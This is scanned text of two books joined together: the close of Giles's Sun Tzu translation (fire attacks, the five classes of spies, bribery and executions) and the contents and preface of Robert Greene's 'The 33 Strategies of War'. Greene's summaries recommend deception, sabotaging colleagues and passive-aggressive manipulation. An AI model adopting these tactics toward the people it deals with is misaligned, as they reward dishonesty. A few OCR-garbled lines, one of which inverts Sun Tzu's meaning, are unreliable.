[Tu Mu suggests as material for making fire: "dry vegetable matter, reeds, brushwood, straw, grease, oil, etc." Here we have the material cause. Chang Yu says: "vessels for hoarding fire, stuff for lighting fires."]

3. There is a proper season for making attacks with fire, and special days for starting a conflagration. 4. The proper season is when the weather is very dry; the special days are those when the moon is in the constellations of the Sieve, the Wall, the Wing or the Cross-bar;

[These are, respectively, the 7th, 14th, 27th, and 28th of the Twenty-eight Stellar Mansions, corresponding roughly to Sagittarius, Pegasus, Crater and Corvus.]

for these four are all days of rising wind.

5. In attacking with fire, one should be prepared to meet five possible developments:

6. (1) When fire breaks out inside to enemy's camp, respond at once with an attack from without.

7. (2) If there is an outbreak of fire, but the enemy's soldiers remain quiet, bide your time and do not attack.

[The prime object of attacking with fire is to throw the enemy into confusion. If this effect is not produced, it means that the enemy is ready to receive us. Hence the necessity for caution.]

8. (3) When the force of the flames has reached its height, follow it up with an attack, if that is practicable; if not, stay here you are.

[Ts`ao Kung says: "If you see a possible way, advance; but if you find the difficulties too great, retire."]

9. (4) If it is possible to make an assault with fire from without, do not wait for it to break out within, but deliver your attack at a favorable moment.

[Tu Mu says that the previous paragraphs had reference to the fire breaking out (either accidentally, we may suppose, or by the agency of incendiaries) inside the enemy's camp. "But," he continues, "if the enemy is settled in a waste place littered with quantities of grass, or if he has pitched his camp in a position which can be burnt out, we must carry our fire against him at any seasonable opportunity, and not await on in hopes of an outbreak occurring within, for fear our opponents should themselves burn up the surrounding vegetation, and thus render our own attempts fruitless." The famous Li Ling once baffled the leader of the Hsiung-nu in this way. The latter, taking advantage of a favorable wind, tried to set fire to the Chinese general's camp, but found that every scrap of combustible vegetation in the neighborhood had already been burnt down. On the other hand, Po-ts`ai, a general of the Yellow Turban rebels, was badly defeated in 184 A.D. through his neglect of this simple precaution. "At the head of a large army he was besieging Ch`ang-she, which was held by Huang-fu Sung. The

garrison was very small, and a general feeling of nervousness pervaded the ranks; so Huang-fu Sung called his officers together and said: "In war, there are various indirect methods of attack, and numbers do not count for everything.] Now the rebels have pitched their camp in the midst of thick grass which will easily burn when the wind blows. If we set fire to it at night, they will be thrown into a panic, and we can make a sortie and attack them on all sides at once, thus emulating the achievement of T`ien Tan.'] That same evening, a strong breeze sprang up; so Huang-fu Sung instructed his soldiers to bind reeds together into torches and mount guard on the city walls, after which he sent out a band of daring men, who stealthily made their way through the lines and started the fire with loud shouts and yells. Simultaneously, a glare of light shot up from the city walls, and Huang-fu Sung, sounding his drums, led a rapid charge, which threw the rebels into confusion and put them to headlong flight."]

10. (5) When you start a fire, be to windward of it. Do not attack from the leeward.

[Chang Yu, following Tu Yu, says: "When you make a fire, the enemy will retreat away from it; if you oppose his retreat and attack him then, he will fight desperately, which will not conduce to your success." A rather more obvious explanation is given by Tu Mu: "If the wind is in the east, begin burning to the east of the enemy, and follow up the attack yourself from that side. If you start the fire on the east side, and then attack from the west, you will suffer in the same way as your enemy."]

11. A wind that rises in the daytime lasts long, but a night breeze soon falls.

["A violent wind does not last the space of a morning." Mei Yao-ch`en and Wang Hsi say: "A day breeze dies down at nightfall, and a night breeze at daybreak. This is what happens as a general rule." The phenomenon observed may be correct enough, but how this sense is to be obtained is not apparent.]

12. In every army, the five developments connected with fire must be known, the movements of the stars calculated, and a watch kept for the proper days.

[Tu Mu says: "We must make calculations as to the paths of the stars, and watch for the days on which wind will rise, before making our attack with fire." Chang Yu seems to interpret the text differently: "We must not only know how to assail our opponents with fire, but also be on our guard against similar attacks from them."]

13. Hence those who use fire as an aid to the attack show intelligence; those who use water as an aid to the attack gain an accession of strength.

14. By means of water, an enemy may be intercepted, but not robbed of all his belongings.

[Ts`ao Kung's note is: "We can merely obstruct the enemy's road or divide his army, but not sweep away all his accumulated stores." Water can do useful service, but it lacks the terrible destructive power of fire. This is the reason, Chang Yu concludes, why the former is dismissed in a couple of sentences, whereas the attack by fire is discussed in detail. Wu Tzu speaks thus of the two elements: "If an army is encamped on low-lying marshy ground, from which the water cannot run off, and where the rainfall is heavy, it may be submerged by a flood. If an army is encamped in wild marsh lands thickly overgrown with weeds and brambles, and visited by frequent gales, it may be exterminated by fire."]

15. Unhappy is the fate of one who tries to win his battles and succeed in his attacks without cultivating the spirit of enterprise; for the result is waste of time and general stagnation.

[This is one of the most perplexing passages in Sun Tzu. Ts`ao Kung says: "Rewards for good service should not be deferred a single day." And Tu Mu: "If you do not take opportunity to advance and reward the

deserving, your subordinates will not carry out your commands, and disaster will ensue." For several reasons, however, and in spite of the formidable array of scholars on the other side, I prefer the interpretation suggested by Mei Yao-ch`en alone, whose words I will quote: "Those who want to make sure of succeeding in their battles and assaults must seize the favorable moments when they come and not shrink on occasion from heroic measures: that is to say, they must resort to such means of attack of fire, water and the like. What they must not do, and what will prove fatal, is to sit still and simply hold to the advantages they have got."]

16. Hence the saying: The enlightened ruler lays his plans well ahead; the good general cultivates his resources.

["The warlike prince controls his soldiers by his authority, kits them together by good faith, and by rewards makes them serviceable. If faith decays, there will be disruption; if rewards are deficient, commands will not be respected."]

17. Move not unless you see an advantage; use not your troops unless there is something to be gained; fight not unless the position is critical.

[Sun Tzu may at times appear to be over-cautious, but he never goes so far in that direction as the remarkable passage in the TAO TE CHING. "I dare not take the initiative, but prefer to act on the defensive; I dare not advance an inch, but prefer to retreat a foot."]

18. No ruler should put troops into the field merely to gratify his own spleen; no general should fight a battle simply out of pique.

19. If it is to your advantage, make a forward move; if not, stay where you are.

20. Anger may in time change to gladness; vexation may be succeeded by content.

21. But a kingdom that has once been destroyed can never come again into being;

[The Wu State was destined to be a melancholy example of this saying.]

nor can the dead ever be brought back to life.

22. Hence the enlightened ruler is heedful, and the good general full of caution. This is the way to keep a country at peace and an army intact.

THE USE OF SPIES

1. Sun Tzu said: Raising a host of a hundred thousand men and marching them great distances entails heavy loss on the people and a drain on the resources of the State. The daily expenditure will amount to a thousand ounces of silver. There will be commotion at home and abroad, and men will drop down exhausted on the highways.

["Where troops have been quartered, brambles and thorns spring up. Chang Yu has the note: "We may be reminded of the saying: 'On serious ground, gather in plunder.' Why then should carriage and transportation cause exhaustion on the highways?--The answer is, that not victuals alone, but all sorts of munitions of war have to be conveyed to the army. Besides, the injunction to 'forage on the enemy' only means that when an army is deeply engaged in hostile territory, scarcity of food must be provided against. Hence, without being solely dependent on the enemy for corn, we must forage in order that there may be an uninterrupted flow of supplies. Then, again, there are places like salt deserts where provisions being unobtainable, supplies from home cannot be dispensed with."]

As many as seven hundred thousand families will be impeded in their labor.

[Mei Yao-ch`en says: "Men will be lacking at the plough-tail." The allusion is to the system of dividing land into nine parts, each consisting of about 15 acres, the plot in the center being cultivated on behalf of the State by the tenants of the other eight. It was here also, so Tu Mu tells us, that their cottages were built and a well sunk, to be used by all in common. [See II. ss. 12, note.] In time of war, one of the families had to serve in the army, while the other seven contributed to its support. Thus, by a levy of 100,000 men (reckoning one able-bodied soldier to each family) the husbandry of 700,000 families would be affected.]

2. Hostile armies may face each other for years, striving for the victory which is decided in a single day. This being so, to remain in ignorance of the enemy's condition simply because one grudges the outlay of a hundred ounces of silver in honors and emoluments,

["For spies" is of course the meaning, though it would spoil the effect of this curiously elaborate exordium if spies were actually mentioned at this point.]

is the height of inhumanity.

[Sun Tzu's agreement is certainly ingenious. He begins by adverting to the frightful misery and vast expenditure of blood and treasure which war always brings in its train. Now, unless you are kept informed of the enemy's condition, and are ready to strike at the right moment, a war may drag on for years. The only way to get this information is to employ spies, and it is impossible to obtain trustworthy spies unless they are properly paid for their services. But it is surely false economy to grudge a comparatively trifling amount for this purpose, when every day that the war lasts eats up an incalculably greater sum. This grievous burden falls on the shoulders of the poor, and hence Sun Tzu concludes that to neglect the use of spies is nothing less than a crime against humanity.]

3. One who acts thus is no leader of men, no present help to his sovereign, no master of victory.

[This idea, that the true object of war is peace, has its root in the national temperament of the Chinese. Even so far back as 597 B.C., these memorable words were uttered by Prince Chuang of the Ch`u State: "The [Chinese] character for 'prowess' is made up of [the characters for] 'to stay' and 'a spear' (cessation of hostilities). Military prowess is seen in the repression of cruelty, the calling in of weapons, the preservation of the

appointment of Heaven, the firm establishment of merit, the bestowal of happiness on the people, putting harmony between the princes, the diffusion of wealth."]

4. Thus, what enables the wise sovereign and the good general to strike and conquer, and achieve things beyond the reach of ordinary men, is FOREKNOWLEDGE.

[That is, knowledge of the enemy's dispositions, and what he means to do.]

5. Now this foreknowledge cannot be elicited from spirits; it cannot be obtained inductively from experience,

[Tu Mu's note is: "[knowledge of the enemy] cannot be gained by reasoning from other analogous cases."]

nor by any deductive calculation.

[Li Ch`uan says: "Quantities like length, breadth, distance and magnitude, are susceptible of exact mathematical determination; human actions cannot be so calculated."]

6. Knowledge of the enemy's dispositions can only be obtained from other men.

[Mei Yao-ch`en has rather an interesting note: "Knowledge of the spirit-world is to be obtained by divination; information in natural science may be sought by inductive reasoning; the laws of the universe can be verified by mathematical calculation: but the dispositions of an enemy are ascertainable through spies and spies alone."]

7. Hence the use of spies, of whom there are five classes: (1) Local spies; (2) inward spies; (3) converted spies; (4) doomed spies; (5) surviving spies.

8. When these five kinds of spy are all at work, none can discover the secret system. This is called "divine manipulation of the threads." It is the sovereign's most precious faculty.

[Cromwell, one of the greatest and most practical of all cavalry leaders, had officers styled 'scout masters,' whose business it was to collect all possible information regarding the enemy, through scouts and spies, etc., and much of his success in war was traceable to the previous knowledge of the enemy's moves thus gained."]

9. Having LOCAL SPIES means employing the services of the inhabitants of a district.

[Tu Mu says: "In the enemy's country, win people over by kind treatment, and use them as spies."]

10. Having INWARD SPIES, making use of officials of the enemy.

[Tu Mu enumerates the following classes as likely to do good service in this respect: "Worthy men who have been degraded from office, criminals who have undergone punishment; also, favorite concubines who are greedy for gold, men who are aggrieved at being in subordinate positions, or who have been passed over in the distribution of posts, others who are anxious that their side should be defeated in order that they may have a chance of

displaying their ability and talents, fickle turncoats who always want to have a foot in each boat. Officials of these several kinds," he continues, "should be secretly approached and bound to one's interests by means of rich presents. In this way you will be able to find out the state of affairs in the enemy's country, ascertain the plans that are being formed against you, and moreover disturb the harmony and create a breach between the sovereign and his ministers." The necessity for extreme caution, however, in dealing with "inward spies," appears from an historical incident related by Ho Shih: "Lo Shang, Governor of I-Chou, sent his general Wei Po to attack the rebel Li Hsiung of Shu in his stronghold at P`i. After each side had experienced a number of victories and defeats, Li Hsiung had recourse to the services of a certain P`o-t`ai, a native of Wu-tu. He began to have him whipped until the blood came, and then sent him off to Lo Shang, whom he was to delude by offering to cooperate with him from inside the city, and to give a fire signal at the right moment for making a general assault. Lo Shang, confiding in these promises, march out all his best troops, and placed Wei Po and others at their head with orders to attack at P`o-t`ai's bidding. Meanwhile, Li Hsiung's general, Li Hsiang, had prepared an ambuscade on their line of march; and P`o-t`ai, having reared long scaling-ladders against the city walls, now lighted the beacon-fire. Wei Po's men raced up on seeing the signal and began climbing the ladders as fast as they could, while others were drawn up by ropes lowered from above. More than a hundred of Lo Shang's soldiers entered the city in this way, every one of whom was forthwith beheaded. Li Hsiung then charged with all his forces, both inside and outside the city, and routed the enemy completely." [This happened in 303 A.D. I do not know where Ho Shih got the story from. It is not given in the biography of Li Hsiung or that of his father Li T`e.]

11. Having CONVERTED SPIES, getting hold of the enemy's spies and using them for our own purposes.

[By means of heavy bribes and liberal promises detaching them from the enemy's service, and inducing them to carry back false information as well as to spy in turn on their own countrymen. On the other hand, Hsiao Shih-hsien says that we pretend not to have detected him, but contrive to let him

carry away a false impression of what is going on. The King of Chao strongly disapproved of Lien P`o's cautious and dilatory methods, which had been unable to avert a series of minor disasters, and therefore lent a ready ear to the reports of his spies, who had secretly gone over to the enemy and were already in Fan Chu's pay. They said: "The only thing which causes Ch`in anxiety is lest Chao Kua should be made general. Lien P`o they consider an easy opponent, who is sure to be vanquished in the long run." Now this Chao Kua was a sun of the famous Chao She. From his boyhood, he had been wholly engrossed in the study of war and military matters, until at last he came to believe that there was no commander in the whole Empire who could stand against him. His father was much disquieted by this overweening conceit, and the flippancy with which he spoke of such a serious thing as war, and solemnly declared that if ever Kua was appointed general, he would bring ruin on the armies of Chao. This was the man who, in spite of earnest protests from his own mother and the veteran statesman Lin Hsiang-ju, was now sent to succeed Lien P`o. Needless to say, he proved no match for the redoubtable Po Ch`i and the great military power of Ch`in. He fell into a trap by which his army was divided into two and his communications cut; and after a desperate resistance lasting 46 days, during which the famished soldiers devoured one another, he was himself killed by an arrow, and his whole force, amounting, it is said, to 400,000 men, ruthlessly put to the sword.]

12. Having DOOMED SPIES, doing certain things openly for purposes of deception, and allowing our spies to know of them and report them to the enemy.

[Tu Yu gives the best exposition of the meaning: "We ostentatiously do thing calculated to deceive our own spies, who must be led to believe that they have been unwittingly disclosed. Then, when these spies are captured in the enemy's lines, they will make an entirely false report, and the enemy will take measures accordingly, only to find that we do something quite different. The spies will thereupon be put to death." As an example of doomed spies, Ho Shih mentions the prisoners released by Pan Ch`ao in his campaign against Yarkand. He also refers to T`ang Chien, who in 630 A.D. was sent by T`ai Tsung to lull the Turkish Kahn Chieh-li into fancied

security, until Li Ching was able to deliver a crushing blow against him. Chang Yu says that the Turks revenged themselves by killing T`ang Chien, but this is a mistake, for we read in both the old and the New T`ang History that he escaped and lived on until 656. Li I-chi played a somewhat similar part in 203 B.C., when sent by the King of Han to open peaceful negotiations with Ch`i. He has certainly more claim to be described a "doomed spy", for the king of Ch`i, being subsequently attacked without warning by Han Hsin, and infuriated by what he considered the treachery of Li I-chi, ordered the unfortunate envoy to be boiled alive.]

13. SURVIVING SPIES, finally, are those who bring back news from the enemy's camp.

[This is the ordinary class of spies, properly so called, forming a regular part of the army. Tu Mu says: "Your surviving spy must be a man of keen intellect, though in outward appearance a fool; of shabby exterior, but with a will of iron. He must be active, robust, endowed with physical strength and courage; thoroughly accustomed to all sorts of dirty work, able to endure hunger and cold, and to put up with shame and ignominy." Ho Shih tells the following story of Ta`hsi Wu of the Sui dynasty: "When he was governor of Eastern Ch`in, Shen-wu of Ch`i made a hostile movement upon Sha-yuan. The Emperor T`ai Tsu [? Kao Tsu] sent Ta-hsi Wu to spy upon the enemy. He was accompanied by two other men. All three were on horseback and wore the enemy's uniform. When it was dark, they dismounted a few hundred feet away from the enemy's camp and stealthily crept up to listen, until they succeeded in catching the passwords used in the army. Then they got on their horses again and boldly passed through the camp under the guise of night-watchmen; and more than once, happening to come across a soldier who was committing some breach of discipline, they actually stopped to give the culprit a sound cudgeling! Thus they managed to return with the fullest possible information about the enemy's dispositions, and received warm commendation from the Emperor, who in consequence of their report was able to inflict a severe defeat on his adversary."]

14. Hence it is that which none in the whole army are more intimate relations to be maintained than with spies.

[Tu Mu and Mei Yao-ch`en point out that the spy is privileged to enter even the general's private sleeping-tent.]

None should be more liberally rewarded. In no other business should greater secrecy be preserved.

[Tu Mu gives a graphic touch: all communication with spies should be carried "mouth-to-ear." The following remarks on spies may be quoted from Turenne, who made perhaps larger use of them than any previous commander: "Spies are attached to those who give them most, he who pays them ill is never served. They should never be known to anybody; nor should they know one another. When they propose anything very material, secure their persons, or have in your possession their wives and children as hostages for their fidelity. Never communicate anything to them but what is absolutely necessary that they should know.]

15. Spies cannot be usefully employed without a certain intuitive sagacity.

[Mei Yao-ch`en says: "In order to use them, one must know fact from falsehood, and be able to discriminate between honesty and double-dealing." Wang Hsi in a different interpretation thinks more along the lines of "intuitive perception" and "practical intelligence." Tu Mu strangely refers these attributes to the spies themselves: "Before using spies we must assure ourselves as to their integrity of character and the extent of their experience and skill." But he continues: "A brazen face and a crafty disposition are more dangerous than mountains or rivers; it takes a man of genius to penetrate such." So that we are left in some doubt as to his real opinion on the passage."]

16. They cannot be properly managed without benevolence and straightforwardness.

[Chang Yu says: "When you have attracted them by substantial offers, you must treat them with absolute sincerity; then they will work for you with all their might."]

17. Without subtle ingenuity of mind, one cannot make certain of the truth of their reports.

[Mei Yao-ch`en says: "Be on your guard against the possibility of spies going over to the service of the enemy."]

18. Be subtle! be subtle! and use your spies for every kind of business.

19. If a secret piece of news is divulged by a spy before the time is ripe, he must be put to death together with the man to whom the secret was told.

[Word for word, the translation here is: "If spy matters are heard before [our plans] are carried out," etc. Sun Tzu's main point in this passage is: Whereas you kill the spy himself "as a punishment for letting out the secret," the object of killing the other man is only, as Ch`en Hao puts it, "to stop his mouth" and prevent news leaking any further. If it had already been repeated to others, this object would not be gained. Either way, Sun Tzu lays himself open to the charge of inhumanity, though Tu Mu tries to defend him by saying that the man deserves to be put to death, for the spy would certainly not have told the secret unless the other had been at pains to worm it out of him."]

20. Whether the object be to crush an army, to storm a city, or to assassinate an individual, it is always necessary to begin by finding out the names of the attendants, the aides-de-camp,

[Literally "visitors", is equivalent, as Tu Yu says, to "those whose duty it is to keep the general supplied with information," which naturally necessitates frequent interviews with him.]

and door-keepers and sentries of the general in command. Our spies must be commissioned to ascertain these.

[As the first step, no doubt towards finding out if any of these important functionaries can be won over by bribery.]

21. The enemy's spies who have come to spy on us must be sought out, tempted with bribes, led away and comfortably housed. Thus they will become converted spies and available for our service.

22. It is through the information brought by the converted spy that we are able to acquire and employ local and inward spies.

[Tu Yu says: "through conversion of the enemy's spies we learn the enemy's condition." And Chang Yu says: "We must tempt the converted spy into our service, because it is he that knows which of the local inhabitants are greedy of gain, and which of the officials are open to corruption."]

23. It is owing to his information, again, that we can cause the doomed spy to carry false tidings to the enemy.

[Chang Yu says, "because the converted spy knows how the enemy can best be deceived."]

24. Lastly, it is by his information that the surviving spy can be used on appointed occasions.

25. The end and aim of spying in all its five varieties is knowledge of the enemy; and this knowledge can only be derived, in the first instance, from the converted spy.

[He not only brings information himself, but makes it possible to use the other kinds of spy to advantage.]

Hence it is essential that the converted spy be treated with the utmost liberality.

26. Of old, the rise of the Yin dynasty

[Sun Tzu means the Shang dynasty, founded in 1766 B.C. Its name was changed to Yin by P`an Keng in 1401.

was due to I Chih

[Better known as I Yin, the famous general and statesman who took part in Ch`eng T`ang's campaign against Chieh Kuei.]

who had served under the Hsia. Likewise, the rise of the Chou dynasty was due to Lu Ya

[Lu Shang rose to high office under the tyrant Chou Hsin, whom he afterwards helped to overthrow. Popularly known as T`ai Kung, a title bestowed on him by Wen Wang, he is said to have composed a treatise on war, erroneously identified with the LIU T`AO.]

who had served under the Yin.

[There is less precision in the Chinese than I have thought it well to introduce into my translation, and the commentaries on the passage are by no means explicit. But, having regard to the context, we can hardly doubt that Sun Tzu is holding up I Chih and Lu Ya as illustrious examples of the converted spy, or something closely analogous. His suggestion is, that the Hsia and Yin dynasties were upset owing to the intimate knowledge of their weaknesses and shortcoming which these former ministers were able to impart to the other side. Mei Yao-ch`en appears to resent any such aspersion on these historic names: "I Yin and Lu Ya," he says, "were not rebels against the Government. Hsia could not employ the former, hence Yin employed him. Yin could not employ the latter, hence Hou employed him. Their great achievements were all for the good of the people." Ho Shih is also indignant: "How should two divinely inspired men such as I and Lu have acted as common spies? Sun Tzu's mention of them simply means that the proper use of the five classes of spies is a matter which requires men of the highest mental caliber like I and Lu, whose wisdom and capacity qualified them for the task. The above words only emphasize this point." Ho Shih believes then that the two heroes are mentioned on account of their supposed skill in the use of spies. But this is very weak.]


27. Hence it is only the enlightened ruler and the wise general who will use the highest intelligence of the army for purposes of spying and thereby they achieve great results.

[Tu Mu closes with a note of warning: "Just as water, which carries a boat from bank to bank, may also be the means of sinking it, so reliance on spies, while production of great results, is oft-times the cause of utter destruction."]


Spies are a most important element in water, because on them depends an army's ability to move.

[Chia Lin says that an army without spies is like a man with ears or eyes.]

ROBERT GREENE



THE 33 STRATEGIES OF WAR



A JOOST ELFFERS BOOK

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23
WEAVE A SEAMLESS BLEND OF FACT AND FICTION: MISPERCEPTION STRATEGIES
Since no creature can survive without the ability to see or sense what is going on around it, make it hard for your enemies to know what is going on around them, *including what you are doing. Feed their expectations, manufacture a reality to match their desires, and they will fool themselves. Control people's perceptions of reality and you control them.*

24
TAKE THE LINE OF LEAST EXPECTATION: THE ORDINARY-EXTRAORDINARY STRATEGY
People expect your behavior to conform to known patterns and conventions. Your task as a strategist is to upset their expectations. First do something ordinary and conventional to fix their image of you, then hit them with the extraordinary. The terror is greater for being so sudden. Sometimes the ordinary is extraordinary because it is unexpected.

25
OCCUPY THE MORAL HIGH GROUND: THE RIGHTEOUS STRATEGY
In a political world, the cause you are fighting for must seem more just than the enemy's. By questioning your opponents' motives and making them appear evil, you can narrow their base of support and room to maneuver. When you yourself come under moral attack from a clever enemy, do not whine or get angry; fight fire with fire.

26
DENY THEM TARGETS: THE STRATEGY OF THE VOID
The feeling of emptiness or void--silence, isolation, nonengagement with others--is for most people

intolerable. Give your enemies no target to attack, be dangerous but elusive, then watch as they chase you into the void. Instead of frontal battles, deliver irritating but damaging side attacks and pinprick bites.

27

SEEM TO WORK FOR THE INTERESTS OF OTHERS WHILE FURTHERING YOUR OWN: THE ALLIANCE STRATEGY

The best way to advance your cause with the minimum of effort and bloodshed is to create a constantly shifting network of alliances, getting others to compensate for your deficiencies, do your dirty work, fight your wars. At the same time, you must work to sow dissension in the alliances of others, weakening your enemies by isolating them.

28

GIVE YOUR RIVALS ENOUGH ROPE TO HANG THEMSELVES: THE ONE-UPMANSHIP STRATEGY

Life's greatest dangers often come not from external enemies but from our supposed colleagues and friends who pretend to work for the common cause while scheming to sabotage us. Work to instill doubts and insecurities in such rivals, getting them to think too much and act defensively. Make them hang themselves through their own self-destructive tendencies, leaving you blameless and clean.

29

TAKE SMALL BITES: THE FAIT ACCOMPLI STRATEGY

Overt power grabs and sharp rises to the top are dangerous, creating envy, distrust, and suspicion. Often the best solution is to take small bites, swallow little territories, playing upon people's relatively short attention spans. Before people realize it, you have accumulated an empire.

30

PENETRATE THEIR MINDS: COMMUNICATION STRATEGIES

Communication is a kind of war, its field of battle the resistant and defensive minds of the people you want to influence. The goal is to penetrate their defenses and occupy their minds. Learn to infiltrate your ideas behind enemy lines, sending messages through little details, luring people into coming to the conclusions you desire and into thinking they've gotten there by themselves.

31

DESTROY FROM WITHIN: THE INNER-FRONT STRATEGY

By infiltrating your opponents' ranks, working from within to bring them down, you give them nothing to see or react against--the ultimate advantage. To take something you want, do not fight those who have it, but rather join them--then either slowly make it your own or wait for the moment to stage a coup d'etat.

32

DOMINATE WHILE SEEMING TO SUBMIT: THE PASSIVE-AGGRESSION STRATEGY

In a world where political considerations are paramount, the most effective form of aggression is the best hidden one: aggression behind a compliant, even loving exterior. To follow the passive-aggression strategy you must seem to go along with people, offering no resistance. But actually you dominate the situation. Just make sure you have disguised your aggression enough that you can deny it exists.

33

SOW UNCERTAINTY AND PANIC THROUGH ACTS OF TERROR: THE CHAIN-REACTION STRATEGY

Terror is the ultimate way to paralyze a people's will to resist and destroy their ability to plan a strategic response. The goal in a terror campaign is not battlefield victory but causing maximum chaos and provoking the other side into desperate overreaction. To plot the most effective counterstrategy, victims of terror must stay balanced. One's rationality is the last line of defense.

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PREFACE

We live in a culture that promotes democratic values of being fair to one and all, the importance of fitting into a group, and knowing how to cooperate with other people. We are taught early on in life that those who are outwardly combative and aggressive pay a social price: unpopularity and isolation. These values of harmony and cooperation are perpetuated in subtle and not-so-subtle ways--through books on how to be successful in life; through the pleasant, peaceful exteriors that those who have gotten ahead in the world present to the public; through notions of correctness that saturate the public space. The problem for us is that we are trained and prepared for peace, and we are not at all prepared for what confronts us in the real world--war.

The life of man upon earth is a warfare.

JOB 7:1

Qui desiderat pacem, praeparet bellum (let him who wants peace prepare for war)

VEGETIUS, A.D. FOURTH CENTURY

This war exists on several levels. Most obviously, we have our rivals on the other side. The world has become increasingly competitive and nasty. In politics, business, even the arts, we face opponents who will do almost anything to gain an edge. More troubling and complex, however, are the battles we face with those who are supposedly on our side. There are those who outwardly play the team game, who act very friendly and agreeable, but who sabotage us behind the scenes, use the group to promote their own agenda. Others, more difficult to spot, play subtle games of passive aggression, offering help that never comes, instilling guilt as a secret weapon. On the surface everything seems peaceful enough, but just below it, it is every man and woman for him-or herself, this dynamic infecting even families and relationships. The culture may deny this reality and promote a gentler picture, but we know it and feel it, in our battle scars.

It is not that we and our colleagues are ignoble creatures who fail to live up to ideals of peace and selflessness, but that we cannot help the way we are. We have aggressive impulses that are impossible to ignore or repress. In the past, individuals could expect a group--the state, an extended family, a company--to take care of them, but this is no longer the case, and in this uncaring world we have to think first and foremost of ourselves and our interests. What we need are not impossible and inhuman ideals of peace and cooperation to live up to, and the confusion that brings us, but rather practical knowledge on how to deal with conflict and the daily battles we face. And this knowledge is not about how to be more forceful in getting what we want or defending ourselves but rather how to be more rational and strategic when it comes to conflict, channeling our aggressive impulses instead of denying or repressing them. If there is an ideal to aim for, it should be that of the strategic warrior, the man or woman who manages difficult situations and people through deft and intelligent maneuver.

[*Strategy*] *is more than a science: it is the application of knowledge to practical life, the*

development of thought capable of modifying the original guiding idea in the light of ever-changing situations; it is the art of acting under the pressure of the most difficult conditions.

HELMUTH VON MOLTKE, 1800-1891

Many psychologists and sociologists have argued that it is through conflict that problems are often solved and real differences reconciled. Our successes and failures in life can be traced to how well or how badly we deal with the inevitable conflicts that confront us in society. The common ways that people deal with them--trying to avoid all conflict, getting emotional and lashing out, turning sly and manipulative--are all counterproductive in the long run, because they are not under conscious and rational control and often make the situation worse. Strategic warriors operate much differently. They think ahead toward their long-term goals, decide which fights to avoid and which are inevitable, know how to control and channel their emotions. When forced to fight, they do so with indirection and subtle maneuver, making their manipulations hard to trace. In this way they can maintain the peaceful exterior so cherished in these political times.

This ideal of fighting rationally comes to us from organized warfare, where the art of strategy was invented and refined. In the beginning, war was not at all strategic. Battles between tribes were fought in a brutal manner, a kind of ritual of violence in which individuals could display their heroism. But as tribes expanded and evolved into states, it became all too apparent that war had too many hidden costs, that waging it blindly often led to exhaustion and self-destruction, even for the victor. Somehow wars had to be fought more rationally.

The word "strategy" comes from the ancient Greek word *strategos*, meaning literally "the leader of the army." Strategy in this sense was the art of generalship, of commanding the entire war effort, deciding what formations to deploy, what terrain to fight on, what maneuvers to use to gain an edge. And as this knowledge progressed, military leaders discovered that the more they thought and planned ahead, the more possibilities they had for success. Novel strategies could allow them to defeat much larger armies, as Alexander the Great did in his victories over the Persians. In facing savvy opponents who were also using strategy, there developed an upward pressure: to gain an advantage, a general had to be even more strategic, more indirect and clever, than the other side. Over time the arts of generalship became steadily more sophisticated, as more strategies were invented.

Although the word "strategy" itself is Greek in origin, the concept appears in all cultures, in all periods. Solid principles on how to deal with the inevitable accidents of war, how to craft the ultimate plan, how to best organize the army--all of this can be found in war manuals from ancient China to modern Europe. The counterattack, the flanking or enveloping maneuver, and the arts of deception are common to the armies of Genghis Khan, Napoleon, and the Zulu king Shaka. As a whole, these principles and strategies indicate a kind of universal military wisdom, a set of adaptable patterns that can increase the chances for victory.

"Well, then, my boy, develop your strategy So that prizes in games won't elude your grasp. Strategy makes a better woodcutter than strength. Strategy keeps a pilot's ship on course When crosswinds blow it over the wine-blue sea. And strategy wins races for charioteers. One type of driver trusts his horses and car And swerves mindlessly this way and that, All over the course, without reining his horses. But a man who knows how to win with lesser horses Keeps his eye on the post and cuts the turn close, And from the start keeps tension on the reins With a firm hand as he watches the leader."

THE ILIAD, HOMER, CIRCA NINTH CENTURY B.C.

Perhaps the greatest strategist of them all was Sun-tzu, author of the ancient Chinese classic *The Art of War*. In his book, written probably the fourth century B.C., can be found traces of almost all the strategic patterns and principles later developed over the course of centuries. But what connects them, in fact what constitutes the art of war itself in Sun-tzu's eyes, is the ideal of winning without bloodshed. By playing on the psychological weaknesses of the opponent, by maneuvering him into precarious positions, by inducing feelings of frustration and confusion, a strategist can get the other side to break down mentally before surrendering physically. In this way victory can be had at a much lower cost. And the state that wins wars with few lives lost and resources squandered is the state that can thrive over greater periods of time. Certainly most wars are not waged so rationally, but those campaigns in history that have followed this principle (Scipio Africanus in Spain, Napoleon at Ulm, T. E. Lawrence in the desert campaigns of World War I) stand out above the rest and serve as the ideal.

War is not some separate realm divorced from the rest of society. It is an eminently human arena, full of the best and the worst of our nature. War also reflects trends in society. The evolution toward more unconventional, dirtier strategies--guerrilla warfare, terrorism--mirrors a similar evolution in society, where almost anything goes. The strategies that succeed in war, whether conventional or unconventional, are based on timeless psychology, and great military failures have much to teach us about human stupidity and the limits of force in any arena. The strategic ideal in war--being supremely rational and emotionally balanced, striving to win with minimum bloodshed and loss of resources--has infinite application and relevance to our daily battles.

Inculcated with the values of our times, many will argue that organized war is inherently barbaric--a relic of man's violent past and something to be overcome for good. To promote the arts of warfare in a social setting, they will say, is to stand in the way of progress and to encourage conflict and dissension. Isn't there enough of that in the world? This argument is very seductive, but not at all reasonable. There will always be those in society and in the world at large who are more aggressive than we are, who find ways to get what they want, by hook or by crook. We must be vigilant and must know how to defend ourselves against such types. Civilized values are not furthered if we are forced to surrender to those who are crafty and strong. In fact, being pacifists in the face of such wolves is the source of endless tragedy.

> *The self is the friend of a man who masters himself through the self, but for a man without self-mastery, the self is like an enemy at war.*
>
> *THE BHAGAVAD GITA*, INDIA, CIRCA A.D. FIRST CENTURY

